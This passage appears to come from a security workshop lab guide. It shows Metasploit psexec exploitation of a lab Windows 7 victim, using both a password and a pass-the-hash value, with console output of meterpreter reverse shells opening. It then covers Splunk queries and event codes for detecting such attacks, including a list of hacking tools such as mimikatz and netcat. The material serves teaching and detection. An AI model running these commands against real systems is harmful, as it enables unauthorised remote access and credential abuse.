
set RHOST Win7-Victim-IP

set payload windows/meterpreter/reverse_tcp

set LHOST StrategicSec-VM-IP

set LPORT 2345

exploit



```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(ask) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUser Workshop
SMBUser => Workshop
msf exploit(psexec) > set SMBPass password
SMBPass => password
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set RHOST 192.168.243.139
RHOST => 192.168.243.139
msf exploit(psexec) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(psexec) > set LPORT 2345
LPORT => 2345
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.243.134:2345
[*] Connecting to the server...
[*] Authenticating to 192.168.243.139:445|WORKGROUP as user 'Workshop'...
[*] Uploading payload...
[*] Created \yLBeKUda.exe...
[+] 192.168.243.139:445 - Service started successfully...
[*] Deleting \yLBeKUda.exe...
```

Option 2:
use exploit/windows/smb/psexec

set SMBUser Workshop

set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c


set payload windows/meterpreter/reverse_tcp

set RHOST Win7-Victim-IP

set LHOST StrategicSec-VM-IP

set LPORT 5678

exploit




```
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > set LPORT 5678
LPORT => 5678
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.243.134:5678
[*] Connecting to the server...
[*] Authenticating to 192.168.243.139:445|WORKGROUP as user 'Workshop'...
[*] Uploading payload...
[*] Created \PGKSWHeb.exe...
[+] 192.168.243.139:445 - Service started successfully...
[*] Deleting \PGKSWHeb.exe...
[*] Sending stage (770048 bytes) to 192.168.243.139
[*] Meterpreter session 5 opened (192.168.243.134:5678 -> 192.168.243.139:49851) at 2016-11-29 10:36:1
5 -0800

meterpreter >
```

Module 5: Identifying Security events with Splunk

Reference:
https://www.sans.org/reading-room/whitepapers/logging/discovering-security-events-interest-splunk-34272

Run

Your task is to do ALL of the queries in this SANS document against the logs of both the Windows 7 and Server 2003 VMs.



```
host="192.168.243.139"
```


✓ 22 events (before 11/29/16 9:39:22.000 AM)   No Event Sampling

Selected Fields
- host 1
- source 1
- sourcetype 1

Interesting Fields
- ack 1
- compression 1
- index 1
- linecount 1
- punct 1
- splunk_server 1
- timestamp 1

```
i  Time                 Event
>  11/29/16             --splunk-cooked-mode-v3--\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
   9:38:58.000 AM       0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
                        0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00win7-64-victim\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008089\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00__s2s_capabilities\x00\x00\x00\x00ack=0;
                        compression=0\x00\x00\x00\x00\x00\x00\x00\x00_raw\x00
                        host = 192.168.243.139   source = tcp:9997   sourcetype = windows_snare_syslog
>  11/29/16             --splunk-cooked-mode-v3--\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
   9:38:33.000 AM       0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
                        0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00win7-64-victim\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                        x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008089\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00__s2s_capabilities\x00\x00\x00\x00ack=0;
                        compression=0\x00\x00\x00\x00\x00\x00\x00\x00_raw\x00
                        host = 192.168.243.139   source = tcp:9997   sourcetype = windows_snare_syslog
```

To limit search results to data in a particular index, the “main” index in this case, enter ‘index=main’ in the search box



New Search

```
index=main
```

All time

✓ 146 events (before 11/29/16 10:41:01.000 AM) No Event Sampling

Job Smart Mode

Events (146) | Patterns | Statistics | Visualization

Format Timeline — Zoom Out + Zoom to Selection × Deselect

1 minute per column

Nov 29, 2016 9:28 AM | 2 events at 9:35 AM Tuesday, November 29, 2016 | Nov 29, 2016 10:41 AM

1 hour 13 minutes

List Format 20 Per Page

‹ Prev 1 2 3 4 5 6 7 8 Next ›

‹ Hide Fields ☰ All Fields

Selected Fields
- a host 1
- a source 1
- a sourcetype 1


Interesting Fields
- # ack 1
- a compression 1
- a index 1
- # linecount 1
- a punct 1
- a splunk_server 1
- a timestamp 1

+ Extract New Fields

i	Time	Event

```
>  11/29/16
   10:40:59.000 AM
--splunk-cooked-mode-v3--\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00win7-64-victim\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008089\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00__s2s_capabilities\x00\x00\x00\
x00ack=0;compression=0\x00\x00\x00\x00\x00\x00\x00\x00_raw\x00
host = 192.168.243.139   source = tcp:9997   sourcetype = windows_snare_syslog

>  11/29/16
   10:40:34.000 AM
--splunk-cooked-mode-v3--\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00win7-64-victim\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008089\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00__s2s_capabilities\x00\x00\x00\
x00ack=0;compression=0\x00\x00\x00\x00\x00\x00\x00\x00_raw\x00
host = 192.168.243.139   source = tcp:9997   sourcetype = windows_snare_syslog
```

index=_internal source="*metrics.log" eps "group=per_source_thruput" NOT filetracker | eval events=eps*kb/kbps | timechart fixedrange=t span=1m limit=5 sum(events) by series



Messages by minute last 3 hours

Edit | More Info | Add to Dashboard

Custom time

✓ 1,706 events (11/29/16 7:49:02.000 AM to 11/29/16 10:49:02.000 AM)

Job

3,000
2,000
1,000
8:00 AM
Tue Nov 29
2016
8:30 AM
9:00 AM
9:30 AM
10:00 AM
10:30 AM
_time
🟦 /opt/splunk/var/log/introspection/kvstore.log
🟨 /opt/splunk/var/log/intr...ction/resource_usage.log
🟥 /opt/splunk/var/log/splunk/metrics.log
🟪 /opt/splunk/var/log/splunk/splunkd_ui_access.log
🟩 OTHER
🟧 audittrail

180 results 20 per page

‹ Prev 1 2 3 4 5 6 7 8 9 Next ›

_time	/opt/splunk/var/log/introspection/kvstore.log	/opt/splunk/var/log/introspection/resource_usage.log	/opt/splunk/var/log/splunk/metrics.log	/opt/splunk/var/log/splunk/splunkd_ui_access.log	OTHER	audittrail
2016-11-29 07:49:00						
2016-11-29 07:50:00						
2016-11-29 07:51:00						
2016-11-29 07:52:00						
2016-11-29 07:53:00						
2016-11-29 07:54:00						
2016-11-29 07:55:00						
2016-11-29 07:56:00						

Splunk Queries to try

host=

source=

sourcetype=

Here are some basic Splunk commands:
http://docs.splunk.com/images/a/a3/Splunk_4.x_cheatsheet.pdf

Incident Response & Malware Analysis with Splunk
Reference:
https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/56016c77e4b08aeb5c47d68b/1442933879868/Windows+Splunk+Logging+Cheat+Sheet+v1.0.pdf

Critical events to monitor

CRITICAL EVENTS TO MONITOR

1. NEW PROCESS STARTING: Event Code 4688 will capture when a process or executable starts.

2. USER LOGON SUCCESS: Event Code 4624 will capture when a user successfully logons to the system.

3. SHARE ACCESSED: Event Code 5140 will capture when a user connects to a file share.

4. NEW SERVICE INSTALLED: Event Code 7045 will capture when a new service is installed.

5. NETWORK CONNECTION MADE: Event Code 5156 will capture when a network connection is made from the source to the destination including the ports used and the process used to initiate the connection. Requires the use of the Windows Firewall

6. FILE AUDITING: Event Code 4663 will capture when a new file is added, modified or deleted.

7. REGISTRY AUDITING: Event Code 4657 will capture when a new registry item is added, modified or deleted

8. WINDOWS POWERSHELL COMMAND LINE EXECUTION: Event Code 500 will capture when PowerShell is executed logging the command line used.

9. WINDOWS FIREWALL CHANGES: Event Code 2004 will capture when new firewall rules are added.

10. SCHEDULE TASKS ADDED: Event Code 106 will capture when a new scheduled task is added.

Filtering events

1. Filter by Message, NOT by Event Code: It is common to blacklist event codes that are noisy or excessive that impacts storage and licensing. By enabling Process Creation Success (4688) Process Terminate (4689) and Windows Firewall Filtering Platform Connection Success (5156 & 5158) they will be the top four event codes in your Splunk index. Filtering by the content of the Message or Field name is the better way to go. Once you understand what normal noise is, has minimal risk to be exploited or important to security monitoring you can filter those out at the client or server. Here is an example of a proper exclusion:

```
[WinEventLog://Security]
disabled=0
current_only=1
blacklist1=EventCode="4662" Message=”Object Type:\s+(?!groupPolicyContainer)”
blacklist2=EventCode="5156" Message=”Application Name:\s+(?!\\program files (x86)\\google\\chrome\\application\\chrome.exe)”
```

2. Indexes: It is normal to have an index named "windows” for the typical Application, Security, Setup and System logs, but separating other Windows logs into separate indexes is a good practice to reduce search times. Consider collecting the Windows PowerShell, TaskScheduler, Windows Firewall, AppLocker and other Applications and Services logs that you might want to collect into their own indexes if they get large in quantity of events. You can always use the "Join” command if you want to combine data from multiple indexes.

MONITOR FOR PROCESSES STARTING - 4688::

1. Monitor for Suspicious/Administrative Processes: This list is based on built-in Windows administrative utilities and known hacking utilities that are often seen used in exploitation. Expand this list as needed to add utilities used in

hacking attacks. You do not need to alert on all processes launching, just suspicious ones or ones known to be used in hacking attacks. Some administrative tools are very noisy and normally used or automatically executed regularly and should NOT be included to make your alert more actionable and accurate that something suspicious has occurred.

SAMPLE QUERY:

```
index=windows LogName=Security EventCode=4688 NOT (Account_Name=*$) (at.exe OR bcdedit.exe OR chcp.exe OR
cmd.exe OR cscript.exe OR ipconfig.exe OR mimikatz.exe OR nbtstat.exe OR nc.exe OR netcat.exe OR netstat.exe OR
nmap OR nslookup.exe OR bcp.exe OR sqlcmd.exe OR OSQL.exe OR ping.exe OR powershell.exe OR powercat.ps1 OR
psexec.exe OR psexecsvc.exe OR psLoggedOn.exe OR procdump.exe OR rar.exe OR reg.exe OR route.exe OR runas.exe
OR sc.exe OR schtasks.exe OR sethc.exe OR ssh.exe OR sysprep.exe OR systeminfo.exe OR system32\\net.exe OR
tracert.exe OR vssadmin.exe OR whoami.exe OR winrar.exe OR wscript.exe OR winrm.* OR winrs.* OR wmic.exe OR
wsmprovhost.exe) | eval Message=split(Message,".") | eval
Short_Message=mvindex(Message,0) | table _time, host,
Account_Name, Process_Name, Process_ID, Process_Command_Line, New_Process_Name, New_Process_ID,
Creator_Process_ID, Short_Message
```

2. Monitor for PowerShell bypass attempts: Hackers will often use PowerShell to exploit a system due to the capability of PowerShell to avoid using built-in utilities and dropping additional malware files on disk. Watching for policy and profile bypasses will allow you to detect this hacking activity.

SAMPLE QUERY:

```
index=windows EventCode=4688 (powershell* AND -ExecutionPolicy) OR (powershell* AND bypass) OR (powershell*
AND -noprofile) | eval Message=split(Message,".") | eval Short_Message=mvindex(Message,0) | table _time, host,
Account_Name, Process_Name, Process_ID, Process_Command_Line, New_Process_Name,
```

New_Process_ID,
Creator_Process_ID, Short_Message

3. Monitor for all processes excluding trusted/known processes: You can create reports for any or all processes starting (4688) and filter out the known good ones to create a more actionable report and alert. For larger lists consider using the "lookup” command. Your .csv file has to be in a 'lookups' directory in either the parent or a child local directory; /opt/splunk/etc/apps/search/lookups. The idea here is a typical system has a normal state, if you exclude all the normal processes, then if something new runs, say BlackPOS.exe as was the case in the retail breaches, you would be able to detect it.

SAMPLE QUERY:
index=windows LogName=Security EventCode=4688 NOT (Account_Name=*$) | NOT [inputlookup Trusted_processes.csv | fields Process_Name] | eval Message=split(Message,".") | eval Short_Message=mvindex(Message,0) | table _time, host, Account_Name, Process_Name, Process_ID, Process_Command_Line, New_Process_Name, New_Process_ID, Creator_Process_ID, Short_Message

MONITOR FOR USER LOGONS – 4624 & 4625::
1. Monitor for Logon Success: Logging for failed logons seems obvious, but when a user credential gets compromised and their credentials used for exploitation, successful logins will be a major indicator of malicious activity and system crawling. This alert looks for successful logons > 2 and excludes domain controllers to detect when a rogue user account crawls across systems in your network.

SAMPLE QUERY:
index=windows LogName=Security EventCode=4624 NOT (host="DC1" OR host="DC2" OR host="DC…”) NOT (Account_Name="*$" OR Account_Name="ANONYMOUS LOGON") NOT (Account_Name="Service_Account") | eval Account_Domain=(mvindex(Account_Domain,1)) | eval Account_Name=if(Account_Name="-

```
",(mvindex(Account_Name,1)), Account_Name) | eval
Account_Name=if(Account_Name="*$",(mvindex(Account_Name,1)), Account_Name) | eval
Time=strftime(_time,"%Y/%m/%d %T") | stats count values(Account_Domain) AS Domain,
values(host) AS Host,
dc(host) AS Host_Count, values(Logon_Type) AS Logon_Type, values(Workstation_Name) AS
WS_Name,
values(Source_Network_Address) AS Source_IP, values(Process_Name) AS Process_Name
by Account_Name | where
Host_Count > 2
```

